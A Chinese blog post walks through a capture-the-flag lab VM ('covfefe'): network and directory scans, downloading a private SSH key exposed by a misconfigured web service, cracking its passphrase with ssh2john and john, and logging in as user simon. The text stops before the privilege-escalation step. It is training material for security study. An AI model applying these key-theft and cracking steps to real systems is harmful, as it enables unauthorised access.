

ctf-wp-ssh私钥泄露

原创

zc01@ 于 2019-07-30 14:22:22 发布 270 收藏 2

分类专栏: [ctf-wp](#) 文章标签: [ctf 提权](#) [ssh私钥泄露](#) [writeup](#) [缓冲区溢出](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/key_nothing/article/details/88663539

版权



[ctf-wp](#) 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

下载靶机之后进不去, 这时候需要知道靶机的ip地址, kali里面使用netdiscover工具, 查找局域网内的主机。

命令:

```
netdiscover
```

结果:

```
Currently scanning: 172.16.96.0/16 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360

-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.189.128 00:0c:29:bb:be:f8    2     120  VMware, Inc.
192.168.189.2   00:50:56:e1:b2:05    2     120  VMware, Inc.
192.168.189.1   00:50:56:c0:00:08    1      60  VMware, Inc.
192.168.189.254 00:50:56:f7:43:0f    1      60  VMware, Inc.
```

查看靶机对应mac地址, 得知靶机IP为192.168.189.128

直接nmap扫描, 命令:


```
nmap -sV 192.168.189.128
```

结果:


```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-19 14:02 CST
Nmap scan report for 192.168.189.128
Host is up (0.000088s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10 (protocol 2.0)
80/tcp    open  http     nginx 1.10.3
31337/tcp open  http     Werkzeug httpd 0.11.15 (Python 3.5.3)
MAC Address: 00:0C:29:BB:BE:F8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

服务器开启了22、80、31337端口，后两个是http服务分别在浏览器查看80端口：



31337端口：



直接dirb进行扫描，80端口没有结果，31337发现几个敏感目录：

```
root@Zkali:~# dirb http://192.168.189.128:31337

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Mar 19 14:05:56 2019
URL_BASE: http://192.168.189.128:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4615

---- Scanning URL: http://192.168.189.128:31337/ ----
+ http://192.168.189.128:31337/.bash_history (CODE:200|SIZE:81)

+ http://192.168.189.128:31337/.bashrc (CODE:200|SIZE:3526)

+ http://192.168.189.128:31337/.profile (CODE:200|SIZE:675)

+ http://192.168.189.128:31337/.ssh (CODE:200|SIZE:43)


+ http://192.168.189.128:31337/robots.txt (CODE:200|SIZE:70)

-----

END_TIME: Tue Mar 19 14:06:09 2019
DOWNLOADED: 4615 - FOUND: 5
```

其中一眼看上去有价值的：.ssh robots.txt


先看.ssh



```
['id_rsa', 'authorized_keys', 'id_rsa.pub']
```

有一行提示。


再来看robots.txt



```
User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes
```

发现三个目录，逐个查看：



前两个分别都有一个文件，下载。第三个目录：



```
Good job! Here is a flag: flag1 {make_america_great_again}
```

找到了一个flag。

考虑.ssh目录的提示，看看是否有公钥私钥文件。



下载到两个文件

通过ssh私钥文件来登录服务器：

查看私钥文件权限：ls -alh

```
-rw-r--r-- 1 root root 1.8K Mar 19 14:29 id_rsa
```

查看authorized_keys文件内容

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDzG6cWl499ZGW0PV+tRaOLguT8+lso8zbSLCzgiBYkX/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHEGZQFLId3QMMi74ebGBpPkKg/QzwRxCrKgqL1b2+EYz68Y9InRAZ0q8wYTLdoUva2w0iJv0PfrlQ4e9nh29J7yPgXmVAsy5ZvmpBp5FL76y1lUblGUuftCfdh2IahevizLlVipuSQGFqRZ0dA5xnxbsN04QbFUhjI1A5RrAs814LuA9t2CiAZHXxjsVW8/R/eD8K22T07XEQscQjaS1/R4Cr1kNtUwCljppjT/Q4DJmExOR simon@covfefe
```

看到用户名simon

使用此用户名来登录：

```
ssh -i id_rsa simon@192.168.189.128
```

```
root@Zkali:~# ssh -i id_rsa simon@192.168.189.128
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
simon@192.168.189.128: Permission denied (publickey).
```

提示私钥文件权限问题，重新对私钥文件进行赋权限：
chmod 600 id_rsa 查看id_rsa的权限

```
-rw----- 1 root root 1.8K Mar 19 14:29 id_rsa
```

继续登录：提示输入密码

```
root@Zkali:~# ssh -i id_rsa simon@192.168.189.128
Enter passphrase for key 'id_rsa':
```

考虑从id_rsa文件中破解出密码：
首先使用ssh2john工具将id_rsa转换成john可识别的文件类型,输出到crack文件中
命令：

```
ssh2john id_rsa > crack
```

现在要破解crack中的密码

```
zcat /usr/share/wordlists/rockyou.txt.gz|john --pipe --rules crack
```

解密出来的密码为starwars
登录成功。

```
simon@covfefe:~$ pwd
/home/simon
simon@covfefe:~$ cd /root
simon@covfefe:/root$ ls
flag.txt  read_message.c
simon@covfefe:/root$ cat flag.txt
cat: flag.txt: Permission denied
```

没有权限查看flag.txt

现在看看read_message.c

```
cat read_message.c
```

结果：

